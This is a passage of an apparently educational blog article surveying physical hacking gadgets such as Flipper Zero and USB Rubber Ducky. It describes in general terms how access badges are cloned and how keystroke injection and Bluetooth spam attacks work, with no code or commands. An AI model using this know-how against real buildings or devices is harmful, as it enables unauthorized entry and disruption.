
In this tactical mega-article, we explore physical hacking tools that bypass advanced security systems. From Flipper Zero's RFID cloning abilities to malicious USB Rubber Ducky drives and O.MG Cables. We also dissect the $5 ESP32, Bash Bunny, and Proxmark3, concluding with practical, real-world defense strategies for organizations.
🔓 Project Alpha: Pocket Weapons 2026
Welcome to the dark world of physical hacking! While organizations spend billions on firewalls and software security, a silent threat is growing: gadgets that fit in your pocket but can bypass sophisticated security systems. From Flipper Zero cloning access cards, to malicious charging cables stealing passwords, to USB dongles paralyzing WiFi networks.

⚡ Today's Arsenal:
🐬 Flipper Zero Pro: The cyber dolphin breaking security systems
⌨️ USB Rubber Ducky: The flash drive that's actually a keyboard
📡 WiFi Pineapple: The wireless network hunter
🐰 Bash Bunny: A Linux computer in a USB stick
💳 Proxmark3 RDV4: RFID/NFC lab in your pocket
📻 HackRF One: Software-defined radio spoofing GPS
📶 Alfa AWUS036ACH: High-power WiFi adapter
🔌 O.MG Cable: The charging cable that's a cyber weapon
🐢 LAN Turtle: Network backdoor as Ethernet adapter
💻 ESP32: The $5 microcontroller paralyzing networks
⚠️ Warning: This article is for cybersecurity education and awareness. Unauthorized use of these tools is illegal!

Introduction: Why Pocket Weapons Are the Real Threat of 2026
We've all seen the headlines: a missed patch, a brittle dependency, one bad line of code, and suddenly a company's services go dark. Apps stop responding, users get locked out, data leaks, and what felt abstract becomes painfully real for customers, developers, and leadership alike.


But here's what doesn't always make the news. While everyone is watching software failures, a quieter risk keeps growing in the background: hardware and device ecosystems. Research suggests that roughly one in three data breaches now involves IoT or other connected devices, from smart sensors to WiFi cameras. In other words, hardware-related weaknesses are increasingly becoming a major attack vector.
Today, smart devices are everywhere, quietly sending and receiving wireless signals all around us. WiFi routers, Bluetooth speakers, smart TVs, car key fobs, and CCTV systems "talk" to each other 24/7. And every time a device connects, disconnects, or pairs, a wireless exchange happens in the background, creating new opportunities for attackers. That always-on connectivity is one reason hardware pentesting tools have become so popular.
📊 Shocking Statistics: The Pocket Weapons Industry in 2026
Risk no longer lives only inside software. Many real-world compromises start over the air, via radio protocols and weak device configurations, in ways most people never notice until something goes wrong. This is the new frontier of cybersecurity: the physical layer where digital meets reality.
🔍 Why Are Hackers Moving to Hardware?


1. Bypassing Software Security: Firewalls, antivirus, and EDR (Endpoint Detection and Response) all focus on software threats. A USB that presents itself as a keyboard? The operating system trusts it by default.
2. Exploiting Human Trust: People trust charging cables, flash drives, and network adapters. How could a cable that's "just for charging" be dangerous?
3. Physical Access = Game Over: An old cybersecurity principle says: "If an attacker has physical access, the game is over." Pocket weapons make this access automated, fast, and covert.
4. Cheap and Accessible: Many of these tools cost less than $100 and are easily purchasable online. No need for million-dollar budgets anymore.
5. Evading Detection: Traditional security tools are designed to catch malicious files and network traffic. They're not built to detect a "keyboard" typing at 890 keystrokes per second or a cable creating its own WiFi hotspot.
The Evolution of Physical Hacking: 2020-2026
The physical hacking landscape has evolved dramatically over the past six years. What started as niche tools for professional penetration testers has become a mainstream threat. In 2020, Flipper Zero launched on Kickstarter and raised over $4.8 million, signaling massive public interest in hardware hacking tools. By 2023, the FBI issued warnings about "juice jacking" at airports. In 2024, we saw a 277% increase in attacks using legitimate remote management tools. And now in 2026, physical hacking devices represent a half-billion dollar industry.
This isn't just about hobbyists and security researchers anymore. Nation-state actors, organized crime groups, and corporate espionage operations are all leveraging these tools. The 2018 Russian GRU operation in The Hague, the 2022 FIN7 "Best Buy gift card" campaign, and countless unreported incidents demonstrate that physical attacks are now part of the standard threat landscape.
🐬 Flipper Zero Pro: The Cyber Dolphin Breaking Security Systems
If you've been following security content lately, you've probably come across this device. It shows up everywhere: conference demos, red team kits, research blogs, and even mainstream news, and that's no accident. Flipper Zero bundles multiple capabilities into one portable platform, combining wireless protocols, RFID/NFC, infrared, and basic hardware interfacing instead of focusing on a single surface.
Designed to capture and interact with the signals devices use to communicate, Flipper Zero works by observing and analyzing wireless protocols and basic hardware-level interactions. It's also surprisingly user-friendly, which is one reason it became so popular in security circles. The main menu provides quick access to core features such as Sub-GHz, RFID, and NFC.
What makes Flipper Zero particularly interesting is its open-source nature and active community. With over 85 different modules available on platforms like Tindie, and countless custom firmware versions, the device has evolved far beyond its original capabilities. The community has developed everything from WiFi scanning modules to GPS trackers to cellular network analyzers.
🔧 Core Capabilities of Flipper Zero
| Sub-GHz Radio | Read and transmit radio signals (300-928 MHz) for car remotes, garage doors, and sensors |
| RFID (125 kHz) | Read and clone low-frequency RFID access cards |
| NFC (13.56 MHz) | Interact with smart cards, NFC tags, and contactless payment systems |
| Infrared | Control TVs, air conditioners, and infrared devices |
| GPIO | Connect to external hardware and custom modules |
| iButton | Read and emulate Dallas/Maxim iButton keys |
| Bad USB | Emulate keyboard for keystroke injection attacks |
| U2F | Act as a Universal 2nd Factor authentication token |
Attack Scenario 1: Reading and Cloning RFID Cards

One of the most commonly used features of Flipper Zero is its ability to read RFID cards. With a compatible card and within close range, you can scan an RFID badge by holding it near the device, which captures the card's identifier via short-range radio communication. RFID access systems are widely used for building entry in offices, apartments, and hotels.
However, not all RFID systems are created equal. Legacy systems using simple 125 kHz proximity cards (like HID Prox or EM4100) transmit a static ID that can be easily captured and replayed. More modern systems use encrypted smart cards (like MIFARE DESFire or iClass SE) that implement challenge-response authentication and are significantly harder to clone.
The Technical Process: When you hold an RFID card near Flipper Zero's antenna, the device energizes the card through electromagnetic induction and captures the data transmission. For simple cards, this is just a unique ID number. The Flipper can then store this ID and later emulate it, effectively becoming a digital copy of the original card. The entire process takes less than a second.
⚠️ Legal Warning: Cloning access cards without authorization is illegal in most countries. This information is provided for educational and authorized security testing purposes only. Always obtain written permission before testing any access control system you don't own.
Attack Scenario 2: Interacting With Infrared Devices in Real Time
This can be a fun, beginner-friendly way to understand how the device works. Point Flipper Zero at a TV, press a button, and you'll see an immediate response: the volume changes, the menu opens, the screen reacts. It's a simple demonstration of infrared control, where the device sends IR commands that many consumer electronics still recognize.
But beyond pranks, IR capabilities have legitimate security testing applications. Many industrial control systems, medical devices, and building automation systems still use infrared for remote control. Security researchers have demonstrated vulnerabilities in everything from hospital IV pumps to conference room projectors that can be exploited through IR commands.

📱 Real-World Case: The Great iPhone "Crash" Attack (2023)
In 2023, Flipper Zero was reportedly used in a real-world incident that caused iPhones to crash. According to Malwarebytes, security researcher Jeroen van der Ham noticed his iPhone repeatedly crashing while traveling on a train. The phone kept displaying Bluetooth pairing requests and then rebooting.
This happened because someone nearby was using a Flipper Zero to spam Bluetooth pairing requests. This impacted iPhones running iOS 17. The attack exploited a vulnerability in how iOS handled rapid Bluetooth Low Energy (BLE) advertisement packets, causing the Bluetooth stack to crash and trigger a system reboot.
Apple patched this vulnerability in iOS 17.2, but the incident demonstrated how a $169 device could disrupt flagship smartphones. It also highlighted the broader issue of wireless protocol vulnerabilities that exist across the entire ecosystem of connected devices.
The Controversy: Why Some Countries Banned Flipper Zero
In 2024, Canada briefly considered banning Flipper Zero after politicians claimed it was being used to steal cars. The controversy stemmed from misunderstandings about the device's capabilities. While Flipper Zero can interact with some older car key fobs, modern vehicles use rolling codes and encrypted communication that make simple replay attacks ineffective.
The proposed ban was eventually dropped after security researchers and the Flipper Zero team demonstrated that the device couldn't actually steal modern cars. However, the incident revealed a broader tension: how do we balance legitimate security research tools with potential misuse? The same tools that help security professionals find vulnerabilities can also be used by malicious actors.
⌨️ USB Rubber Ducky: The Flash Drive That's Actually a Keyboard
At first glance, it looks like an ordinary USB flash drive. But this tiny gadget is a keystroke-injection tool. When you plug it in, the computer doesn't recognize it as storage. Instead, it identifies it as a keyboard and "accepts" input as if a real person were typing at extreme speed. Because the system treats the activity as normal human input, many traditional security controls that focus on files and executables may not catch it right away.
The USB Rubber Ducky, created by Hak5, has been around since 2010 but continues to evolve. The latest version features a faster processor, more storage, and support for multiple keyboard layouts and languages. What makes it particularly dangerous is its simplicity: you don't need to be a programmer to create effective payloads.
🧠 How the Rubber Ducky Works: The Brains of the Operation
